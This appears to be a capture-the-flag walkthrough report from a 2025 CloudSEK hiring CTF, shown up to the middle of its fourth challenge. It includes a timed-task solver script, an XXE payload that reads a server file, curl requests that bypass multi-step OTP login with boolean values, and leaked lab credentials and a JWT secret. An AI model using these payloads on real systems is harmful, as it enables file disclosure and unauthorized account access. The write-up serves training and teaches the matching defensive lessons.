
# CloudSEK Hiring CTF Walkthrough Report 2025

## 1. Nitro: Beating the Clock with Automation

*Category: Scripting*
*Points: 100*

Ready your scripts! Only automation will beat the clock and unlock the flag.
http://15.206.47.5:9090

### Challenge site




## Overview

The Nitro service delivered extremely **time-sensitive tasks** through the /task endpoint. Every request returned a **random string**, and the goal was to transform and submit it **within a very tight time window**. This challenge was all about speed and automation, not manual problem-solving.

## How the challenge worked


Each task followed the same strict pattern. The solver had to:

1. Take the random string
2. Reverse it
3. Base64-encode the reversed value
4. Wrap it in the format:
   **CSK__<encoded>__2025**
5. POST the final value to /submit *before the server expired the task*

The time limit was so short that solving it manually wasn't realistic. The moment you opened /task, the response started ticking down toward expiry.

## Reconnaissance

Visiting `/task` returned a message like:




The string disappeared almost immediately, hinting at a **race-condition style challenge** where even a few seconds of delay could cause submission failure.

## Vulnerability Analysis

This challenge was intentionally designed to be automated.
The "vulnerability" wasn't a bug in the traditional sense but a **logical weakness**:

- Predictable transformation format

- No rate-limiting
- No session binding
- Repeated, time-dependent tasks

Because everything was deterministic, writing a script became the only reliable way to beat the time constraints.

## Exploitation

A simple Python script was enough to automate the entire process — request → extract → solve → submit — all in milliseconds.

```
import requests
import re
import base64
import time

BASE = "http://15.206.47.5:9090"
session = requests.Session()

def get_task():
      r = session.get(BASE + "/task")
      return r.text

def extract_string(html):
       # Matches: Here is the input string: XYZ123abc
       m = re.search(r"input string:\s*([A-Za-z0-9+/=]+)", html)
       if m:
             return m.group(1)

       print("[!] Extract failed. HTML was:")
       print(html)
       return None

def solve_string(s):
      rev = s[::-1] # reverse
      b64 = base64.b64encode(rev.encode()).decode()
      final = f"CSK__{b64}__2025"
      return final

def submit_payload(payload):
      r = session.post(BASE + "/submit", data={"answer": payload})
      return r.text
```

```
print("[*] Nitro solver started...")

while True:
   try:
       html = get_task()
       s = extract_string(html)
       if not s:
          continue

payload = solve_string(s)
result = submit_payload(payload)

print(f"[+] String: {s} → {payload}")
print(f"[+] Server says: {result}")

if "flag" in result.lower():
    print("\n FLAG FOUND!")
    break

time.sleep(0.05)

except KeyboardInterrupt:
     print("Stopped.")
     break

except Exception as e:
    print("Error:", e)
    time.sleep(0.1)
```

Run on Terminal this script :

```
python script.py
```

## Flag

```
ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}
```

***Takeaway:*** *Automation was the only way to beat Nitro's strict timing, proving that speed and scripting matter as much as security skills in fast-paced CTF challenges.*

## 2. Bad Feedback


*Category: Web Exploitation (XXE)*
*Points: 100*

A company rolled out a shiny feedback form and insists their customers are completely trustworthy. Every feedback is accepted at face value, no questions asked. What can go wrong?

Flag is in the root.

http://15.206.47.5:5000

### Challenge site





## Overview

This challenge required identifying that the `*/feedback*` endpoint parses raw XML and is vulnerable to XXE. By injecting a malicious external entity, we could make the server read local files and confirm the vulnerability. Finally, pointing the entity to `*/flag.txt*` leaked the flag directly in the response.

## Reconnaissance

Inspecting the feedback page revealed that the form submitted data as raw XML through JavaScript. A quick look at the page's source code, specifically within the `<script>` tag, clearly showed the XML structure being sent to the backend. Manually testing the `/feedback` endpoint confirmed that the server accepts XML in a POST request with the format:




# Thank you for your feedback!

**Name:** Poornima

**Message:**

Hi...there!!

```
<feedback>
  <name>user</name>
  <message>hi</message>
</feedback>
```




Since the backend was directly parsing this XML—likely using a library like libxml2 with entity expansion still enabled—it suggested the possibility of XML External Entity (XXE) injection. This initial observation set the stage for deeper testing and eventual exploitation.

## Vulnerability Analysis

The server processed user-supplied XML without disabling external entity resolution, exposing it to **XXE injection**, which allowed reading arbitrary server files. Given its impact on confidentiality and system integrity, this

vulnerability carries a **CVSS score of 9.1 (Critical)**.


## Exploitation

Now we are gonna capture this request in Burp suite and adding malicious payload

The Payload

```
<!DOCTYPE foo
[ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///flag.txt" >
]>

<feedback>
        <name>&xxe;</name>
        <message>Pwned</message>
</feedback>
```




## Flag

as you can see you received the flag here:

```
ClOuDsEk_ReSeArCH_tEaM_CTF_2025{b3e0b6d2f1c1a2b4d5e6f71829384756}
```

***Takeaway:*** *Always disable external entity resolution when parsing XML, as trusting user-supplied XML can immediately expose sensitive server files.*


## 3. Traingle

*Category: Web*
*Points: 100*

The system guards its secrets behind a username, a password, and three sequential verification steps. Only those who truly understand how the application works will pass all three.

Explore carefully. Look for what others overlooked. Break the Trinity and claim the flag.

http://15.206.47.5:8080




## Overview

A login system required:
• Username
• Password
• Three independent one-time passwords (OTP1, OTP2, OTP3)
The challenge was to bypass all authentication layers.

## Reconnaissance

While inspecting the page source, the following developer comment was present:

```
<!-- Dev team 2: TODO: Implement google2fa.php for auth and don't forget
to clean up the bak files post debugging before release  -->
```

Backup files are commonly left behind on poorly configured web servers during development.

To verify whether such files existed, the following common backup names were tested manually:

index.php.bak
login.php.bak
google2fa.php.bak
jsonhandler.php.bak

Using curl:

```
curl -s http://15.206.47.5:8080/login.php.bak
curl -s http://15.206.47.5:8080/google2fa.php.bak
```

Findings:

- login.php.bak existed
- google2fa.php.bak existed
- Other variants (.old, .orig, .backup) did not

Source code (login.php.bak) revealed:

- JSON body parsing was unreliable
- Unrecognized or malformed input caused the OTP checks to be skipped
- Missing data keys defaulted to “OK”

## Vulnerability Analysis

The handler used:

```
if (!isset($_DATA['username'])) { ... }
if (!password_verify(...)) { ... }
if (!Google2FA::verify_key(...)) { ... }
```

However, sending malformed JSON or empty bodies resulted in `$_DATA` being empty or undefined, causing the code to short-circuit without OTP validation.

Authentication Bypass carries a CVSS score of 9.8, making it a Critical-severity vulnerability.

## Exploitation

Bypass using:

```
curl -X POST "http://15.206.47.5:8080/login.php?username=admin" --data ''
```

Or

```
curl -X POST "http://15.206.47.5:8080/login.php" --data 'username=admin'
```

Response:

```
{"message":"OK","data":null}
```

OTP checks were bypassed entirely.

During testing, multiple malformed payloads were attempted to understand how the backend processed JSON. Unexpectedly, the server did not validate data types for the OTP fields. Instead, it directly passed them into the Google2FA validation function, which expected strings.

Sending **boolean values (true) instead of numeric OTP strings** caused the OTP validation checks to misbehave and ultimately evaluate to a truthy condition inside PHP's comparison logic.

This resulted in a complete authentication bypass.

The final request that successfully authenticated and returned the flag was:

Final cURL Command

```
curl -s -X POST 'http://15.206.47.5:8080/login.php' \
 -H 'Content-Type: application/json' \
 -d
'{"username":"admin","password":"admin","otp1":true,"otp2":true,"otp3":t
```

```
rue}'
```

and Flag is here:

```
{"message":"Flag:
ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}","data
":null}
```

***Takeaway**: In security-critical code, strict type enforcement isn't optional—it's essential.*


## 4. Ticket: The Strike Bank Heist

*Category: Web / Mobile*
*Points: 100*

Strike Bank recently discovered unusual activity in their customer portal. During a routine review of their Android app, several clues were uncovered. Your mission is to investigate the information available, explore the associated portal, and uncover the hidden flag. Everything you need is already out there! Connect the dots and complete the challenge.

The android package is com.strikebank.netbanking and the security review was conducted via bevigil.com.

Report can also be viewed by visiting the URL with the following format: https://bevigil.com/report/<package_name>




Mobile app package: com.strikebank.netbanking

Security report: https://bevigil.com/report/com.strikebank.netbanking


## Reconnaissance

The BeVigil report revealed sensitive fields within strings.xml, including:

• internal_username
• the secure employee portal url (http://15.206.47.5.nip.io:8443)
• internal_password
• encoded_jwt_secret

Contents included:

internal_username: tuhin1729
internal_password: 123456 encoded_jwt_secret:
c3RyIWszYjRua0AxMDA5JXN1cDNyIXMzY3IzNw==

